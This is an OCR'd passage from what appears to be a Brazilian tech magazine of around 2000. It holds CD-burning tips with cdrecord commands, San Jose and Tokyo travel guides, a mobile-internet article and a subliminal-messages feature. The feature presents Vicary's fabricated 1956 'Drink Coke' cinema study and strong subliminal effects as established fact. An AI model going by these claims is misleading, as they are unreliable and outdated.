
Tome muito cuidado com o formato do arquivo que deve ser gravado no VCD. Para rodar no DVD, seu material que estar nas seguintes condições: MPEG1, 352x240 em 29,97 quadros por segundo. O áudio deve estar em 22 KHz estéreo. Desse modo, você vai conseguir colocar aproximadamente uma hora de

vídeo no CD, com qualidade muito próxima ao VHS. Com esse material nas mãos, é só arrastar os vídeos para o programa de gravação e fazer seu VCD. O programa vai converter os MPG para DAT, o formato que é lido pelo aparelho.

O recurso mais interessante de se gravar um VCD é a portabilidade entre sistemas. Além de reproduzível em DVDs, seu VCD pode ser assistido tranquilamente no computador, pois o Windows Media Player consegue abrir os DATs sem problemas. Fazendo assim, você pode mandar para um lugar melhor todas aquelas fitas de batizado que estão embolorando em seu armário, e transferir toda a informação para CDs, que além de mais duráveis, ocupam muito menos espaço.



Imagem é tudo



A imagem do CD é um arquivo fechado que guarda toda a estrutura e os dados de

um CD. É uma espécie de CD instantâneo, onde é só adicionar uma mídia para ele ficar pronto. A maioria dos programas que existem por aí reconhece o ISO e faz a gravação normalmente. Alguns programas de gravação inclusive oferecem a opção de gravar à partir de uma imagem. Existem vários tipos de imagem de CD por aí. Algumas estão no formato ISO, outras no formato BIN. Existem ainda as no formato NRI, geradas pelo Nero.

No CD da Geek, o programa ISO Buster permite que uma imagem seja criada e alterada, sem ter que fazer todo o processo novamente para registrar uma alteração. Existem várias imagens de CD na rede. Quando os dados são transferidos assim, a chance de corrupção de alguns arquivos é nula, e por ISO as imagens são tão populares.

Gravação de CDs de Playstation e Dreamcast

Gravar CDs de playstation já foi um tabu quase inquebrável. As proteções que a Sony criou foram indecifráveis por um tempo, até que a indústria da pirataria de Hong Kong quebrou as proteções e inundou o mercado de baratos CDs piratas. E como fica você, que tem um CD original e quer preservá-lo, como faz um backup?

O PSXbackup é um programa que consegue transferir as informações do CD original de forma segura para uma mídia virgem. Além do PSXbackup, o Clone CD consegue dar conta do recado com muita facilidade, fazendo a cópia sem maiores problemas.

Já com os CDs de DreamCast a história é bem diferente. O DreamCast usa uma tecnologia proprietária chamada GD-ROM, que faz o CD ficar com 1 GB de dados. Isso impede a cópia



por leitores comuns, pois o CD nem mesmo é reconhecido. A única maneira de se conseguir gravar um CD de DreamCast é conseguir pela internet uma imagem ISO do CD e gravá-la como qualquer outra imagem. A principal desvantagem desse processo é que as imagens ISO

tem apenas 650 MB, o tamanho do CD, e não 1 GB, o tamanho original do GD. Isso significa que as imagens que rolam pela rede são versões mutiladas dos jogos originais, normalmente com vídeos e músicas faltando.

Além de tudo isso, é muito difícil achar

sites que tenham as imagens para download.

Se você conseguir um desses CDs já gravados, é só usar o Clone CD ou qualquer outro programa de gravação para copiar o CD pronto.



Gravação de CDs em outros sistemas operacionais (Linux, MacOS, FreeBSD)

No ambiente Unix, as opções para gravar Cds são tão abrangentes como no Windows. Há softwares para gravação em modo texto (via linha de comando), visual e manipuladores de imagens de CD. Porém é essencial, antes de mais nada, verificar se o kernel do sistema suporta o hardware de gravação e sistemas de arquivos usados durante o processo (iso9660, hfs etc.). Em caso negativo, será necessário recompilar o kernel para adicionar os módulos e drivers requeridos.

O mais tradicional programa de gravação para Linux, extensível para os BSDs e outros Unixes, é o `cdrecord`. Alguns parâmetros do comando `cdrecord` para você tostar mídias no velho e bom Unix:

Para gravar dados a partir de uma imagem de CD:

```
cdrecord -v speed=4 dev=0,6,0 -data arquivodeimagem
```

Para gravar CDs de áudio:

```
cdrecord -v speed=4 dev=0,6,0 -audio trilha1.wav trilha2.wav...
```

Para gravar CDs multisessão:

```
cdrecord -v speed=4 dev=0,6,0 -data imagemdecd -audio trilha1.wav trilha2.wav...
```

Para criar uma cópia de CD a CD fiel (áudio ou dados):

```
cdrecord -v speed=4 dev=0,6,0 -isosize /dev/scd0 - assuming que /dev/scd0 seja o dispositivo onde se encontra o CD fonte da réplica.
```

Junto com o `cdrecord`, você pode encontrar no CD os utilitários `cdparanoia` e `mkisofs`, que servem, respectivamente, para extrair faixas de CD para arquivos wave e criar imagens de CD. Atente também para o `XCDRoast`, programa GUI, que dispensa a digitação de linhas de código.

Uma última dica:

no Linux, você pode explorar arquivos e pastas de uma imagem do CD sem precisar gravá-la em uma mídia. Basta usar o comando:

```
mount -t ISO9660 imagemdecd /cdrom
```

O Macintosh também possui ótimos softwares para gravar CDs, e o melhor de tudo é que eles funcionam baseados na mesma filosofia dos softwares Windows explicados nessa matéria. O top de linha para gravação de CDs no MacOS é o CD Toaster, muito semelhante à interface do Easy CD Creator.

Considerações finais

Seguindo esses toques básicos, sua entrada no mundo dos CD-Rs será muito mais divertida e simples. Se você quiser mais informações sobre programas ou técnicas, visite o site www.cdrinfo.com. Lá, além de muitos tutoriais, você encontra todos os programas de gravação do mercado em suas versões mais atualizadas. Outros links muito úteis são:

www.adapte.com - site da empresa responsável pelo CD Creator.

www.ahead.de - Site da empresa

responsável pelo Nero, o programa de gravação mais popular do mundo.

www.cdrdicas.com.br - site brasileiro com várias informações sobre a arte de gravar Cds

www.cdrsoft.com.br - outro site brasileiro, recheado de informações

Não se esqueça de dar uma passada no site da Geek, www.geek.com.br, onde estaremos disponibilizando uma série de tutoriais em inglês e português sobre gravação de Cds.



Os Geeks

Dois roteiros de viagem para os aficionados pelo universo da tecnologia e da informática

San José

Uma cidade no coração do Vale do Silício, onde a melhor coisa a se fazer é mergulhar de cabeça em tours tecnológicas

Alguns dados sobre a cidade:

População:

850.000 habitantes, terceira maior cidade da Califórnia

Clima: clima mediterrâneo/ temperatura média 60°F



Onde comer:

Como não poderia deixar de ser, há a típica comida americana, porém existem outras opções que vão da culinária tailandesa à vietnamita, quase sempre de qualidade.

Ha Pho: vietnamita - 951, McLaughlin Ave - Tel: (408) 280-0381 <www.imvn.com/phoha>

Burger King: fast food - 2083, Camden Ave - Tel: (408) 559-3820

Algumas opções de lazer geek:

The Tech - Museum of Innovation: exibição de altas tecnologias, robótica, inventos etc. Localizado no centro de San Jose. Para maiores informações: <www.thetech.org> ou pelo telefone: (408) 795 6276.

Winchester Mystery House: uma mansão no estilo vitoriano rodeada de mistérios. Escadas que levam a lugar nenhum, portas que se abrem para paredes, são algumas bizarrices que a viúva do filho do fabricante das famosas armas do Velho Oeste, as Winchester, bolou para sua construção em 1884.

Endereço: South Winchester Boulevard, 525- San Jose -CA
Tel: (408) 247 2000

Outros endereços interessantes para um Geek:

Apple Computer Inc: One Infinite Loop MS38.B-Cupertino/ Tel (408) 974 1085

Adobe Systems: 345, Park Avenue - San Jose/ Tel (408) 536 4287

Microsoft: 1000, Torre Avenue - Cupertino/ Tel (408) 777 3703

Obs: Cupertino é uma cidade vizinha de San Jose a oeste.

Diárias de hotéis:

Os valores variam bastante, existem hotéis com diárias que vão de US\$69,00 a US\$ 380,00. Há ainda a opção de ficar em algumas das cidades próximas.

Hyatt Hotel: 1740, North First Street - Tel: (408) 993-1234 - Diária double: US\$ 329,00

The Hensley House: 456, N. 3rd St. - Tel: (408) 298-3537 - Diária double: US\$ 140,00

Como ir:

Passagens aéreas (ida e volta / São Paulo-San Jose com conexão em Los Angeles):


Classe turística: US\$ 1.410,00

Classe Executiva: US\$ 4.848,00

Preços sujeitos a variação (depende da época, do tempo de permanência etc) e que não incluem a taxa de embarque.*

*Dados fornecidos pela Cia. Aérea Varig

American Airlines: preços variam de US\$ 1.030,00 a US\$ 1.694,00 na classe turística. Sendo que a conexão acontece na cidade de Dallas.



Dicas de Viagem

Como conseguir mais informações da cidade:

*já no aeroporto existem barracas de informação/ staffed com voluntários que auxiliarão os visitantes com informações, mapas e direções.

*VIBC: Informação do Visitante & Centro de Negócios - guia para turistas. Funcionamento: de segunda a sexta-feira das 8 às 17 horas; sábado e domingo das 11 às 17 horas. Telefone: (408) 977-0900.

*Para outras informações sobre a cidade de San Jose, consulte os sites: <www.sanjose.org> e <www.ci.sanjose.ca.us>

mbém

Viajante

Tóquio

Talvez você ache que entrou numa máquina do tempo e saltou 30 anos no futuro. Não se assuste, é apenas a capital do Japão

Alguns dados sobre a cidade:

População: 28.025.000 (estimativa deste ano,

fonte: Divisão de População das Nações Unidas)

Fuso horário: 9 horas do GMT

Moeda corrente: iene

Onde comer:

Estima-se que existam mais ou menos 80 mil restaurantes na cidade (Nova York tem 15 mil). Os amantes de frutos do mar estarão no paraíso e aqueles que preferem outro tipo de cozinha, não passarão fome, pois uma megalópole não poderia deixar de oferecer as opções da culinária mundial. Mas os restaurantes são bem caros. Lojas de departamentos, bares e restaurantes perto das estações de trem ou metrô são opções mais baratas. Se o desespero tomar conta quando você se deparar com um cardápio sem versão em inglês, lembre-se das vitrines. Lá estão expostas maquetes de comida em cera ou plástico. Só mais um dado: a gorjeta não é comum no Japão.

Edo-gin: Sushi - 4-5-1 Tsukiji, Chûô-ku - Tel: 03 3543-4401. Preços: altos

Sometaro: Panquecas japonesas - 2-2-2 Nishi-Asakusa - Tel 03 844-9502. Preços: baratos (para o padrão de lá).

Algumas opções de lazer geek:

Você pode visitar templos milenares, palácios, jardins, assistir a espetáculos da cultura local, a exemplo do teatro kabuki e ir à cerimônia do chá. Mas pode também visitar museus de tecnologia, como o NTT Intercommunication Center, em que há exibição de inventos da alta tecnologia e permite atividades interativas - obrigatório <www.ntticc.or.jp>. Pode passear pelo bairro de Akihabara, onde concentra-se o comércio eletrônico, famoso pela variedade de produtos. Leve dinheiro, pois você verá coisas que parecem saídas de um filme de ficção.

Para ter uma panorâmica da cidade, vá à Torre de Tóquio, uma cópia da Torre Eiffel, com 333m., com lojas, restaurantes e espaços para exposições. A torre oferece uma das melhores vistas da cidade. Outra oportunidade de ir, literalmente, às alturas é agendar uma escalada ao Monte Fuji, o ponto mais alto do Japão, um vulcão com 3.776m de altura que está a 100km de Tóquio. A melhor forma de chegar à região é de ônibus, partindo do terminal Shinjuku, em Tóquio. A temporada de escaladas é entre julho e agosto.

Diárias de hotéis:

Tóquio é uma das cidades mais caras do mundo. As diárias estão por volta de US\$300.

Albergue da Juventude de Tóquio: 18F Central Plaza Building, 1-1 Kaguragashi, Shinjuku-ku - Tel 03 3235 1107. As diárias mais baratas de Tóquio.

J&F Plaza: Serviço para achar quartos, apartamentos e hospedagem em geral.

Ishii Bldg., 12-11 Shinjuku 3-chome, Shinjuku-ku - Tel: 81 3 5366 6356 - <www.jafnet.co.jp/plaza>

Como ir:

Passagens aéreas (ida e volta - São Paulo/Tóquio): US\$1.777,00 (turista), US\$ 4.360 (executiva, mais US\$ 40,00 de taxa de embarque).*

*Dados fornecidos pela Cia. Aérea Varig e sujeitos a alterações



Mais informações sobre a cidade:

Telefones úteis: Japan National Tourist Organization (JNTO): 81 3) 35-02-14-61
Teletourist Service: 81(3) 32-01-29-11
Tokyo Information Center: 81(3) 32-01-33-31



Dicas de Viagem

As formas de transporte na cidade são variadas, mas a mais recomendada é o metrô. Os metrôs são fáceis, baratos e rápidos, porém (sempre há um "porém") lotados. Você conhece aquela imagem do guarda japonês de luvas brancas empurrando as pessoas para dentro dos vagões nas horas de pico? Talvez você tenha o prazer não só de testemunhá-la, como de participar ativamente. Os ônibus podem ser uma opção complicada, a menos que você saiba o número deles direito e exatamente para onde está indo. Assim como carros e táxis, os ônibus estão sujeitos aos freqüentes engarrafamentos que a cidade enfrenta.

Se você viaja com um laptop é possível conectar-se à internet pelos encaixes telefônicos que existem na maioria dos quartos de hotel.

5 motivos para um mundo

WI-FI LESS



Certamente, **ALGUÉM** já lhe **falou** que o **MUNDO** será **wireless**. A **GeeK** traz **5** motivos para você **COMEÇAR** a **acreditar** nisso.

por Alessandro Gerardi
(alessandro@gerardi.com.br)

1 - Mal uso da rede

Quem não se lembra do bom e velho Videotexto, aquele sistema da década de 80 que foi introduzido no Brasil pela Telesp. Se você não se lembra, no Videotexto nós tínhamos chat, jornais, revistas, bancos e muito mais. Qualquer semelhança com a tão badalada internet de hoje não é mera coincidência.

Os agravantes: o Videotexto foi inventado na França há 20 anos atrás e utilizava uma velocidade de conexão de 1.200 bps. Passaram-se duas décadas, a velocidade de acesso aumentou 50 vezes e os serviços oferecidos são os mesmos. Pouca coisa nova apareceu. A internet fixa de hoje é o Videotexto de ontem.

Ainda hoje webdesigners utilizam a tela do computador como uma folha de papel. O monitor não é uma folha de papel cujas

informações não podem ser atualizadas. Experimente acessar um site de jornal. Agora pegue a versão impressa do mesmo e você perceberá o que estou falando. A versão do jornal na web traz a

mesma diagramação da versão em papel. Não há motivo algum para que isso seja feito, mas todos o fazem. O mesmo se repete para sites de revistas em geral. É

“A internet de hoje é o Videotexto de ontem.”

preciso criar a mentalidade de que estamos lidando com uma mídia diferente e acabar com o esquema cópia do papel mais últimas notícias. É o mesmo que fazer um programa de TV mostrando fotos enquanto se ouve o áudio do rádio. Para certificar-se de como as coisas andam loucas pelo mundo da WWW dê uma olhada na matéria iBesta (pág. 64)

2 - O sucesso do iMode no Japão

Até você terminar de ler esta matéria, 6 mil celulares i-Mode serão habilitados no Japão. O i-Mode é o serviço de internet móvel mais utilizado no mundo. Até dezembro de 2000 nada menos do que 16 milhões de japoneses assinaram o serviço.

O i-Mode foi lançado em fevereiro de 1999 pela DoCoMo, operadora de telefonia móvel da gigante NTT. O i-Mode hoje é sinônimo de internet móvel no Japão.

Mas o que tem o i-Mode de especial? Se você está pensando que é a estrutura

tecnológica por trás do serviço, está enganado. O i-Mode não utiliza nenhuma tecnologia proprietária, não há patentes e a velocidade do serviço é a mesma dos sites wap: 9,6 Kbps.

Não existe nada que não possa ser replicado por qualquer outra operadora em outra parte do mundo.

O grande trunfo da DoCoMo é seu modelo de negócios que incentiva empresas a criarem sites para o seu serviço. Ela oferece a seus parceiros uma estrutura de cobrança em conta telefônica que possibilita aos provedores de conteúdo cobrar uma pequena taxa das pessoas que acessam seus sites. Esta taxa varia de 2 a 6 reais e a DoCoMo fica com 9% do valor recebido.

“O grande trunfo da DoCoMo é seu modelo de negócios que incentiva empresas a criarem sites para o seu serviço”

A idéia foi bem recebida e o i-Mode conta hoje com mais de 25 mil parceiros de conteúdo. O valor cobrado pode parecer pouco mas é o ideal para serviços de internet no celular. A mensalidade deve ser barata o suficiente para quem acessa o serviço não pensar duas vezes antes de assinar.

Entre os serviços disponíveis, constam dos triviais sites de notícias, guias de entretenimento e serviços meteorológicos a microsites que informam as condições para a pesca, karaokê na tela do celular, músicas para serem colocadas como campanha do celular, jogos diversos e muito mais. Uma empresa que se destaca na

criação de sites móveis é a Cybird. Ela tem mais de 50 sites em funcionamento e vai fechar o ano fiscal que se encerra em Março de 2001 com um faturamento de mais de 70 milhões de reais.

Os japoneses estão provando ser excelentes fazendeiros, cultivando muito bem a terra para o plantio. Com uma base grande de usuários e de conteúdo o serviço, que já é um sucesso, tem tudo para crescer muito mais. A previsão para março de 2001 é de 20 milhões de pessoas assinando o i-Mode. Isto significa que 1 em cada 6 japoneses será usuário.

3 - A Explosão do SMS na Europa

OSMS (Short Message System) é o serviço que envia mensagens de texto de até 160 caracteres, pelo celular. Ao contrário do que muitos pensam, o SMS ainda não chegou por completo no Brasil. Você pode enviar mensagens de texto porém não é possível enviar mensagens para outras operadoras.

Na Europa isto muda, você pode enviar mensagens para qualquer celular independente da operadora. Com isso o aparelho funciona como um ICQ. Você pode enviar mensagens para seus amigos, até para os que estão em outros países.

Existem ainda serviços baseados em SMS que são mais úteis do que sites WAP que temos hoje aqui no Brasil. Na Finlândia estes serviços são conhecidos como 400 services. Você pode, por exemplo, enviar uma mensagem para o número de telefone 400 pedindo uma informação tipo ‘Onde encontro comida chinesa?’ O servidor que recebe a SMS interpreta a mensagem e retorna a informação solicitada ou pede mais dados para chegar a ela (exemplo: ‘Informe a região onde você está?’). Você envia outra mensagem para o número 400: ‘Vila Mariana’. O servidor informa então o endereço de um restaurante que serve comida chinesa nesta região.

As possibilidades de uso de serviços como este e o baixo custo para enviar mensagens pelo celular fez com que o uso deste sistema explodisse na Europa. Só na Alemanha são enviadas mensalmente mais de 1 bilhão de mensagens SMS, um número extraordinário para um país de 82 milhões de habitantes.



Nokia, a gigante finlandesa

A Nokia foi criada em 1865 como empresa madeireira. Depois disso chegou a fabricar botas, cabos elétricos, papel higiênico e televisores. O nome vem de um rio que existe na Finlândia.

A empresa quase chegou a vender a divisão de telefonia celular pois não conseguia criar métodos para alavancar a produção. Foi então que Ollila, o atual presidente, organizou a produção e lançou o GSM em 1991.

A Nokia é responsável por 25% das exportações da Finlândia e representa 4% do PIB daquele país. Seu valor de mercado aproximado é US\$ 200 bi.

4 - Serviços premium em internet móvel

Exemplos de bons serviços em internet móvel não são difíceis de ser encontrados. Imagine que você está no ponto do ônibus. Quem não tem a curiosidade e a necessidade de saber quando o próximo ônibus vai chegar a sua parada? Em San Francisco, EUA, este tipo de serviço já existe e como não poderia deixar de ser, é um sucesso.

A empresa NextBus equipou os ônibus da empresa com modernos equipamentos GPS (Global Positioning System) e faz o monitoramento através do uso de satélites. Ao acessar o site você informa em qual parada está, e o serviço identifica a posição atual do ônibus e calcula o tempo que ele levará para chegar - tudo em pouco tempo.

E não pense que a única variável neste cálculo é a distância do ônibus para o local onde você está. O sistema leva em consideração também as condições do tráfego no momento da consulta e ajusta as previsões.

Talvez o exemplo não seja ideal para o caótico sistema de transporte brasileiro, mas sua base dá uma idéia do que é possível implementar.



Fotos: Nokia



5 - O 3G está chegando

Imagine a internet com uma velocidade 50 vezes maior que a atual e sem a necessidade de conexão. Agora agregue a

isso o fato de tê-la onde você estiver: no carro, na varanda ou numa casinha de sapé. Para acessar, você precisará apenas de um aparelhinho que pesa 90 gramas. Isto se chama 3G. A sigla vem de

Terceira Geração, a nova geração de celulares que será inaugurada no Japão, no início de 2001, pela DoCoMo.

Com o 3G a velocidade da internet móvel atual será multiplicada por 200, possibilitando a transmissão de áudio e vídeo em aparelhos móveis, que serão uma mistura do que temos hoje em celulares e PDAs (veja as fotos nessas páginas).

A grande mudança não reside no fato de ser possível transmitir vídeos e sons mas sim em uma mudança radical no que chamamos hoje de computação. A estrutura dos sistemas operacionais atuais está dividida em 3 camadas, a camada de entrada de dados,

a de processamento e a de armazenagem. Hoje as 3 camadas residem no mesmo equipamento, no caso seu PC. Na próxima

geração teremos no aparelho de conexão a camada de entrada de dados e em servidores conectados a ele as outras duas camadas. É muito difícil os aparelhos 3G terem capacidades de processamento e de

armazenamento de dados de um PC, mas certamente a velocidade de conexão possibilitará que ele compartilhe isto com servidores mais potentes.

Isso significa que aplicativos como processadores de texto e planilhas eletrônicas serão acessados pelo celular e os documentos gerados serão armazenados na rede. Só não venha dizer "Como vou redigir um texto naquele teclado minúsculo?" pois é claro que soluções melhores serão criadas e teremos também o reconhecimento de voz.

Dá pra encarar?



ENDEREÇOS OBRIGATÓRIOS

www.nokia.com/3g
www.yospace.com
www.yourwap.com
www.nextbus.com
www.wapsites.com.br
www.shazan.net
www.wapimaster.com.br

por Alessio Fon Melozo
(alessio@alessio.com.br)

Sinais

e s o n o r i o s

Mensagens subliminares existem há muito tempo. Mas os meios digitais podem oferecer um meio de difundi-las como jamais existiu


Você é um ser humano e portanto é sensorialmente limitado. Existem sons, imagens, cheiros e sabores que seus sentidos não conseguem perceber. E mesmo nas sensações que você percebe, há nuances e organizações que seu cérebro não consegue estabelecer.

Veja o curioso exemplo. É muito explícito, um exemplo simples - com relação ao verdadeiro olhar. Você consegue ler esse texto porque sua visão e seu senso de compreensão trabalham juntos captando e organizando as letras sequencialmente. Mas

você não consegue ler o que está escrito organizando sequencialmente apenas as letras iniciais das palavras no início do parágrafo, mesmo com elas em negrito e cor diferente. Tente agora. Isso mesmo: "você é meu escravo".

Estímulos que os sentidos percebem, mas o cérebro não consegue organizar conscientemente. Se esses estímulos subliminares têm efeito nos humanos é uma questão que levanta polêmica desde os anos 50. Mas se você ainda está lendo esse texto, talvez já seja meu escravo...

Editoria de arte



“Como um vírus de computador...”

Flávio Mário de Alcântara Calazans ou simplesmente Flávio Calazans, conhecido como autor de quadrinhos da extinta revista “Porrada”, é hoje referência obrigatória quando o assunto é mensagem subliminar. Além de autor de HQs, Calazans é artista plástico, escritor, pesquisador, professor, doutor, consultor de Comunicação e Marketing e em meio a tudo isso ainda dedica-se a esclarecer e desmistificar os subliminares.

Aqui e em boxes nas páginas seguintes, Calazans ajuda a desembaraçar o novo.



www.calazans.org.br

BACKGROUND

“Por definição, subliminares são mensagens enviadas dissimuladamente, ocultas, abaixo dos limites da percepção consciente e que vão influenciar escolhas, atitudes, motivar a tomada de decisões posteriores. Subliminares são mensagens que entram na mente de contrabando, como um vírus de computador que fica inerte, latente, ativado só na hora certa.

Um dos aspectos mais negligenciado nas pesquisas sobre meios de comunicação de massa é justamente o mecanismo da mensagem subliminar, linha de pesquisa cercada de preconceitos, tabus, desinformação e ignorância. Devido a este quadro teórico lacunoso, fazem-se necessárias algumas digressões para esclarecer aspectos do corpo teórico que baseia a tecnologia subliminar. A semiótica subliminar tem seus precursores no filósofo grego Demócrito (400 A.C.), primeiro a afirmar que nem tudo que é perceptível pode ser claramente percebido; em Platão no “Timeu” e Aristóteles em “Perva Naturalia” com a teoria dos “Umbrais da Consciência”. Montaigne abordou o tema em 1580 e Leibniz em 1698 com as “Percepções inadvertidas que tornam-se óbvias por meio de suas conseqüências”. Os estímulos subliminares começam a ser mensurados quantitativamente pelo contemporâneo de Freud, Dr. Poetzle, que em 1919 estabelece a relação estatística de causa-efeito entre estímulo subliminar e reação fisiológica. Seguiram-se teóricos como os canadenses

“A midialogia subliminar teve o primeiro registro histórico nos meios de comunicação de massa com o cinema, em 1956”

Marshall MacLuhan, Wilson Brian Key e europeus como o italiano Umberto Eco. No Brasil, pesquisadores do porte e reputação do físico Mário Shemberg e do filósofo das novas tecnologias Vilém Flusser abordam o tema.

Entretanto, apenas em junho de 1934 Collier detalhou publicamente esquemas de construção de um projetor de alta velocidade, o Taquiscópio (em grego: táquion=veloz e escópio=projetor), cujas imagens chegam a 1/3000 de segundo, causando reações fisiológicas.

A midialogia subliminar teve o primeiro registro histórico nos meios de comunicação de massa com o cinema, em 1956. A firma de Jim Vicary, “Subliminal Projection Company” usou o taquiscópio projetando a cada 5 segundos sobre o filme “Picnic”, a frase “Beba Coca”, aumentando em 57,7% as vendas - experimento que já assumiu proporções de “Lenda Urbana” internacional entre professores e pesquisadores de comunicação mal-informados ou preconceituosos.

Já em 22 de junho de 1956, a BBC de Londres realizou, sob supervisão de James McCloy, a projeção de mensagens na velocidade taquiscópica de 1/25 com objetivo de pesquisar reações nos telespectadores. Somente em 1974 houve o registro de adaptação da tecnologia subliminar à TV com objetivos comerciais, quando a frase “Compre-o” foi inserida sobreposta a um “frame” (1/30 de segundo) 4 vezes durante comercial do jogo para crianças “Kusker Du” nos EUA.

Beckers adaptou a Tecnologia Subliminar às fitas de videocassete em 1985 para fins terapêuticos e em 1990 já havia softwares inserindo mensagens subliminares nas telas dos terminais de funcionários para motivar e aumentar a produtividade.” (F.C.)

De 75 a 80%


Americanos que acreditam na presença de subliminares na propaganda e na sua eficiência

Muito mais que uma bolacha

Em 1973, Wilson Bryan Key deu novo impulso à paranóia subliminar com seu livro “Subliminal Seduction”. Nele, Key alegava que quase todo produto vinha entupido de referências subliminares, na maioria das vezes a temas de conotação sexual. Para ele, a palavra sexo era a que mais vezes aparecia escondida em propagandas e objetos, como a bolacha Ritz, abaixo. Segundo Key, os furos da bolacha foram arranjados para formar as letras S-E-X em diversas configurações.

Depois desse livro, ele ainda escreveu entre outras obras, “The Clam Plate Orgy and Other Subliminal Techniques For Manipulating your Behavior” (A Orgia do

Prato de Conchas e Outras Técnicas Subliminares Para Manipular Seu Comportamento) e “Subliminal Adventures In Erotic Art”.



Tonico Freitas

A pesar de ser algo sobre o qual quase todo mundo já ouviu falar, a transmissão de mensagens subliminares é algo que só recebeu atenção de alguns poucos especialistas em comunicação, psicologia e estudiosos da fisiologia humana.

Encontrar algum trabalho ou pesquisa sobre o assunto relacionado às novas mídias, principalmente as interativas, é tarefa complicada.

Isso não quer dizer que softwares, CDs multimídia e a internet não usem técnicas de comunicação subliminar. Mas o que acontece quase sempre é adaptação das descobertas que James Vacary protagonizou há 44 anos.

No campo do software, o que mais se vê são programas para o uso em empresas. Esses utilitários ficam exibindo na tela dos funcionários mensagens de motivação como

“(...)as técnicas teriam atingido um nível de refinamento tão apurado que seriam imperceptíveis para qualquer humano”

“ame seu trabalho” ou “não desperdice seu tempo”, sempre de maneira repetida e tão rápido que torna-se imperceptível conscientemente.

Se por um lado muitos ainda usam essa antiquada técnica, é consenso entre os poucos pesquisadores da área que novas formas de comunicação subliminar foram desenvolvidas ao longo dos anos. Má notícia: segundo esses

pesquisadores, as técnicas teriam atingido um nível de refinamento tão apurado que seriam imperceptíveis para qualquer humano, daí permanecerem em segredo. A eficácia dessas novas e desconhecidas técnicas seria impressionante.

Não deixa de ser curioso notar que mesmo após tanto tempo desde a primeira referência a comunicação subliminar, o assunto ainda seja obscuro. Com as profundas mudanças na comunicação trazidas principalmente pela internet e pelo desenvolvimento tecnológico, mais dia menos dia o tema vai voltar à tona com força. Até lá continuará sendo apenas combustível para teorias da conspiração.

Por hora não precisa se preocupar muito. Ninguém deve estar programando sua mente sem que você saiba. E provavelmente você não comprou essa Geek só por causa da mensagem que a gente escondeu na capa.



NOVAS MÍDIAS

“Há um software da Macromedia, o mais popular programa de animação entre os webmasters, o Flash 4.0, que executa cálculos velozes. No ambiente Flash há comandos para inserir quadros coloridos cuja leitura-varredura na tela dos computadores chega a 30 quadros por segundo. É possível inserir um quadro com a mensagem subliminar entre os outros 29 no filme do Flash 4.0.

Há outras ferramentas para inserir subliminares: FireWorks, Gif Animator, 3D Studio Max, Director e outros softwares. Digitando direto em HTML ou Javascript é possível medir o comando “Delay” (tempo de leitura-permanência da tela em velocidades vertiginosamente taquioscópicas). Tanto websites ou CD-ROMs com tais ferramentas podem conter subliminares.

Numa animação de 300 ou 400 quadros, além de imperceptível, é muito trabalho rastrear cada imagem e quadrante. Os webdesigners ficam seguros para cometer subliminares anti-éticos ou mesmo que possam ser tipificados como crime (incitando preconceito, pedofilia etc.).

Nos anos 1980-90 empresas colocaram programas nos micros que fazem piscar na tela (efeito flicker) frases como “*trabalhe mais rápido*” para aumentar a produtividade dos empregados. Também supermercados instalam som ambiente com as frases “*sou honesto*” e “*roubar é errado*” alegando obter bons resultados mensuráveis estatisticamente (o processador sonoro MARK VI reduziu em 30% o índice de furtos numa rede com 81 supermercados em 4 estados dos USA). Bancos agem de forma semelhante para estimular aplicações financeiras.” (FC.)



CASOS INTERESSANTES

“Em setembro de 2000, na campanha presidencial norte-americana, o candidato republicano, George Bush, num filme de TV, veiculou críticas ao programa do candidato democrata Al Gore.

